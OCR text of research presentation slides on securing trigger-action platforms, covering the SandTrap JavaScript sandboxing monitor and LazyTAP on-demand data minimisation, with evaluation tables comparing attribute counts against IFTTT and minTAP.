
Platform	Use case	Policy granularity	Example of prevented attacks
IFTTT	*Baseline*	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
zapier	*Baseline*	Module/API	Prototype poisoning
	Create a watermarked image	Value	Exfiltrate the photo
Node-RED	*Baseline*	Module/API	Attacks on the RED object, Run arbitrary code with child_process
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap takeaways

- Securely integrate third-party apps
- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
  - Baseline and advanced
  - Module-, API-, value-, and context-levels
- Benchmarking on IFTTT, Zapier, and Node-RED




Thesis structure




LazyTAP: On-Demand Data Minimization for Trigger-Action Applications, Ahmadpanah, Hedin, Sabelfeld, *S&P 2023*

TAPs with queries

- Additional data source with **Queries**
  - Recently introduced in IFTTT, allowing for complex apps
  - Accessing private data e.g., calendar events, watched movies, and locations



Push-all approach in TAPs



"Every morning, post the title of the first office meeting to Slack"

Push-all approach

All trigger/query data to TAP independent of the app code


at odds with ***data minimization***

Data minimization


- "Only **necessary** data should be collected for the **specific purpose** the user consented"
- IFTTT's approach: Attribute-level **overprivilege**
  - **Push-all** approach
  - Input services should send (by default) the **50 most recent events**

LazyTAP: data minimization by construction


- Minimization wrt willing-to-minimize TAP
- **On-demand** approach
  - Pulling attributes of **trigger** and **query** data
  - Data source unification
- **Input-sensitive** and fine-grained
  - TAP: **Lazy runtime** supporting **fetch-on-access**
  - Trigger/Query services: **Shim** layers
    - Caching mechanism



LazyTAP: meeting notification




LazyTAP: movie recommendation



Seamlessness for app developers

- App code remains as is
  - Using the same APIs
  - Supporting *nondeterminism* and *query chains*



- **Lazy runtime** for apps
  - **Remote proxied objects** for trigger and queries
  - Deferred query preparation and property access by **thunking**

LazyTAP: evaluation

App Id	Distinctive pattern	Total attributes (IFTTT)	Static minTAP	**LazyTAP**
MeetNotif	Sensitive independent query	2 + (6 * CalendarLength)	2	1 | 2
MovieRec	Nondeterministic query, skip on time	3 + (7 * TraktLength)	TraktLength + 1	2
ParkFind	Conditional query chain, skip on queries	4 + (6 * CalendarLength) + (7 * YelpLength)	4	1 | 3 | 4

Minimization: 95% over IFTTT; 38% over static minTAP


LazyTAP takeaways

On-demand minimization by construction:

